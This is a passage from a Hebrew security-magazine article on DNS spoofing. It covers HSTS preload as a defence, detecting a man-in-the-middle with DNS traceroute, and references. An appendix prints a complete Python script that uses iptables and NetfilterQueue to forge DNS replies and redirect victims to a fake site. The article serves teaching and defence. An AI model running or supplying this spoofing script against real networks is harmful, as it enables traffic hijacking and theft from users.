
רשימת כל האתרים שנמצאים ברשימה ניתן למצוא כאן. בכדי להוסיף את האתר שלכם לרשימה, בקרו בקישור hstspreload.org. עקבו אחר הדרישות והגישו בקשה.

דוגמא:


```
{ "name": "wzyboy.org", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "xenesisziarovky.sk", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "yksityisyydensuoja.fi", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "yokeepo.com", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "zravypapir.cz", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "acuica.co.uk", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "advanced-online.eu", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "arbitrary.ch", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "bidon.ca", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "boiseonlinemall.com", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "cake.care", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "cdlcenter.com", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "climaprecio.es", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "coding.net", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "covenantoftheriver.org", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "defcon.org", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "dragons-of-highlands.cz", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "enskat.de", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "enskatson-sippe.de", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "eveshamglass.co.uk", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "firebirdrangecookers.com", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "fitkram.cz", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "gambit.pro", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "gambitnash.com", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "ge3k.net", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "hboeck.de", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "hozana.si", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "indovinabank.com.vn", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "ipomue.com", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "ipsec.pl", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "jamesdoylephoto.com", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
```


ניקח למשל את האתר www.defcon.org. אתר זה מופיע ב-HSTS Preload List.


כאשר נסה להריץ עליו את המתקפה שכתבנו קודם, נקבל במחשב הקורבן את האזהרה הבאה:



זיהוי המתקפה

כעת נשאלת השאלה מה אנו, משתמשי הקצה יכולים לעשות? אם נצליח לזהות שבקשות ה-DNS שלנו עוברות דרך גורם זר, נוכל לזהות ולהתגונן מפני תוקפים פוטנציאליים. ניעזר בטכניקה שנקראת traceroute, בעזרתה נוכל להתחקות אחר המסלול של פאקטות ה-DNS ולוודא שהם לא עוברות דרך תוקפים.


טכניקת ה-traceroute נעזרת בפיצ'ר ב-Internet Protocol. לכל פאקטה שנשלחת, קיים שדה TTL (לא אותו שדה שדובר עליו קודם בפאקטות ה-DNS) אשר מכיל ערך מספרי. כל פעם שהפאקטה עוברת אצל שרת מסויים בדרכה, ערך זה קטן ב-1. זאת על מנת למנוע מסלולים אינסופיים של פאקטות שיובילו לניצול רב ובזבוז של משאבי אינטרנט.



[איור 2.1: ערכי ה-TTL בתהליך שליחת פאקטות]

היה וערך ה-DNS של פאקטה מגיעים ל-0, השרת שמטפל בה באותה עת, מפיל את הפאקטה ושולח פאקטת ICMP לכתובת המקור (השולח). שתוכנה בסגנון: "דרך אגב, היה לך ערך TTL נמוך מדי והוא התאפס, לכן הפלתי את הפאקטה". מבינים לאן זה חותר?

בפאקטת ה-ICMP ניתן לראות את ה-src ומכאן לברר כתובות של ישויות ברשת לאורך הדרך. בכדי לברר את מסלול פאקטת ה-DNS שלנו, נוכל לשלוח כמות גדולה של פאקטות DNS כאשר לכל אחת ערך TTL שונה, כך שבכל פעם שרת אחר לאורך הדרך יחזיר לנו תשובה ויחשוף את זהותו.



[איור 2.2: תיאור הפרצה]

נוכל לזהות כתובות IP פרטיות או חשודות לאורך הדרך ולהסיק על מתקפה פועלת. נשתמש בכלי כתוב בפייתון שנקרא DNSdiag (קישור בסוף המאמר), מוזמנים על אותו עקרון לכתוב אחד משלכם:

```
omer@Omer-Ubuntu:~/dnsdiag$ sudo ./dnstraceroute.py --expert -C -t A -s 8.8.4.4
facebook.com
dnstraceroute.py DNS: 8.8.4.4:53, hostname: facebook.com, rdatatype: A
1       192.168.1.171 (192.168.1.171) 44.563 ms
2       _gateway (192.168.1.1) 18.066 ms
3        *
4       82.102.132.86 (82.102.132.86) 118.018 ms
5       82.102.132.86 (82.102.132.86) 13.284 ms
6       80.179.166.134 (80.179.166.134) 65.602 ms
7       72.14.216.121 (72.14.216.121) 79.825 ms
8       216.239.59.179 (216.239.59.179) 65.087 ms
9       108.170.232.247 (108.170.232.247) 72.764 ms
10      google-public-dns-b.google.com (8.8.4.4) 110.687 ms
```

ניתן לראות את כתובת ה-IP של התוקף במסלול, כלומר שאילתות ה-DNS חרגו ממסלולן הבטוח, במקרה כזה רוב הסיכויים שאנו תחת מתקפה!

לסיכום

פרוטוקול ה-DNS מהווה את אחת מאבני הבניין החשובות ביותר המרכיבות את האינטרנט שלנו. בזכותו, השימוש באינטרנט נעשה נגיש ואינטואיטיבי. אך, בכל מה שנוגע לאבטחה, ניתן לומר שהוא מעט לוקה בחסר. ראינו כיצד ניתן להתקיף משתמשים ברשת פרטית (ומחוצה לה) ע"י הזרקת רשומות DNS כוזבות. למדנו כיצד אנו, משתמשי הקצה ובעלי אתרים יכולים להגן על עצמנו ועל הלקוחות. מאחל לכולם שימוש נעים ונבון!

על המחבר

שמי עומר שלו, עוד מעט בן 16. אני לומד לתואר ראשון במדעי המחשב באוניברסיטה הפתוחה, ובזמני הפנוי מתעסק באבטחת מידע ומשתתף ב-CTF-ים. נעזרתי רבות במאמרים ובתוכן מהמגזין, ואני שמח שביכולתי לתרום לו בחזרה. מקווה שנהניתם!

ניתן ליצור איתי קשר במייל omerdeshalev@gmail.com

לקריאה נוספת

- ה-Man Page של Iptables:

http://ipset.netfilter.org/iptables.man.html

- מומלץ לקרוא לפני תחילת השימוש, ה-Documentation של NetfilterQueue:
https://pypi.org/project/NetfilterQueue

- ה-RFC של פרוטוקול ה-DNS:

http://www.ietf.org/rfc/rfc1034.txt

https://www.ietf.org/rfc/rfc1035.txt

- ה-RFC של פרוטוקול ה-HSTS:

https://tools.ietf.org/html/rfc6797

- כלי ה-DNSdiag ב-github:

https://github.com/farrokhi/DNSdiag

- "נא להכיר, האיש שבאמצע", מאת רזיאל בקר, גיליון 69, פבואר 2016:
https://www.digitalwhisper.co.il/files/Zines/0x45/DW69-2-TheMItM

- "DNS CACHE POISONING", מאת אפיק קסטיאל, גיליון 2:
https://www.digitalwhisper.co.il/files/Zines/0x02/DW2-7-DNS-Cache-Poisoning

נספח א' - הקוד המלא

```
__author__ = 'Omer Shalev'

from netfilterqueue import NetfilterQueue
from scapy.all import UDP, DNSRR, DNS, IP
import sys, os

localIP = str(input("Fake Website's Adress: "))
os.system("sudo iptables -I FORWARD -p udp --sport 53 -d {} -j NFQUEUE --queue-num
1".format(sys.argv[1]))

def print_and_send(pkt):
        payload = pkt.get_payload()
    scapy_packet = IP(payload)

    #Check if it is a dns packet
    if scapy_packet.haslayer(UDP) and scapy_packet.getlayer(UDP).sport == 53:

        #Print some details
        print("DNS packet in port " + str(scapy_packet.getlayer(UDP).dport ) + " ID : "+
             str(scapy_packet[DNS].id)+ " " +
             str(scapy_packet[IP].src) + "=> "+ str(scapy_packet[IP].dst) +" "+
             str(scapy_packet[DNS].qd.qname.decode('utf-8')))

        #Create the spoofed packet
        Spoofed =
          IP(
            dst = scapy_packet[IP].dst,
            src = scapy_packet[IP].src
          )/ \
          UDP(
            dport = scapy_packet.getlayer(UDP).dport,
            sport = scapy_packet.getlayer(UDP).sport
          )/ \
          DNS(
            id = scapy_packet[DNS].id ,
            qr = 1,
            aa = 1,
            qd = scapy_packet[DNS].qd ,
            an = DNSRR(rrname = scapy_packet[DNS].qd.qname, ttl = 19, rdata =  localIP)
          )

        #Set the new payload into the original packet
        #Remember: the payload has to be in bytes!
        pkt.set_payload(bytes(Spoofed))

        #Accept the packet
        pkt.accept()

    else:
        # Not a dns packet
        pkt.accept()

nfqueue = NetfilterQueue()
nfqueue.bind(1, print_and_send)

try:
    print("Waiting for data")
    nfqueue.run()

except KeyboardInterrupt:
    print('KeyBoard Interrupt! \n Exiting...')
```